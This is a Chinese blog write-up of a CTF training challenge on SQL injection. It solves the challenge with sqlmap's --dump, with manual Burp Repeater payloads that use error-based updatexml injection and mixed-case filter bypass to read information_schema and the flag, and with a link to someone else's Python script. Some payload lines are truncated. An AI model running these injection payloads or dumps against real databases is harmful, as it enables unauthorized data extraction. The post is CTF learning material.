i春秋CTF-训练营 SQL注入-2 一鱼三吃 sqlmap bp手注 python脚本

原创


AAAAAAAAAAAA66 于 2021-11-30 18:22:19 发布 112 收藏
分类专栏： CTF -WEB 学习 文章标签： 安全 web安全 安全漏洞

本文链接：https://blog.csdn.net/AAAAAAAAAAAA66/article/details/121638753

目录

题目

做题前获取的信息




F12查看源码得到提示

依照题目信息，post提交数据。


一鱼三吃

sqlmap

随便输入用户名，密码 提交 burp拦截 右键 Copy to file 文件保存为2.txt




我用的burp是在windows环境下的，所以把2.txt 复制放在kail桌面。（也可以自己在虚拟机创建一个2.txt文件，把bp中的数据粘贴到文件中）



桌面打开终端用sqlmap 一把嗦 （dump 命令把数据全输出 不需要查库查表查字段！麻烦！）

```
sqlmap -r 2.txt --dump
```



得到flag

burp手注

输入用户名为aaaa 密码为 1234 （其实可以随便输入）依照提示在url后面加上?tips=1

抓包后，右键点击send to repeater模块

开始测试

使用一些一般的语句，发现只是报错，没有回显有用信息

使用 updatexml 函数使其回显

SQL注入之错误注入_基于updatexml()_wangyuxiang946的博客-CSDN博客

构造payload


```
name=aaaa'+or+updatexml(1,concat(0x7e,(select+group_concat(table_name)+from+information_schema.tables+where
```

报错，

怀疑是进行了某些过滤，尝试到大小写可以绕过。

构造payload （这个语句能直接获取表名，不用先判断数据库。）


```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columnss+wh
```



得到表名fl4g

查询字段


```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+group_concat(column_name)+from+information_schema.columns+whe
```



得到字段名flag

查询fl4g的值

```
name=aaaa'+or+updatexml(1,concat(0x7e,(Select+flag+from+fl4g)),1)#&pass=1234
```



得到flag。

python自动化脚本

.....自己python编写脚本的能力还差了点，这里放出一位博主的文章。

i春秋《从0到1：CTFer成长之路》题目(Web——SQL注入-2)_LSYZWF的博客-CSDN博客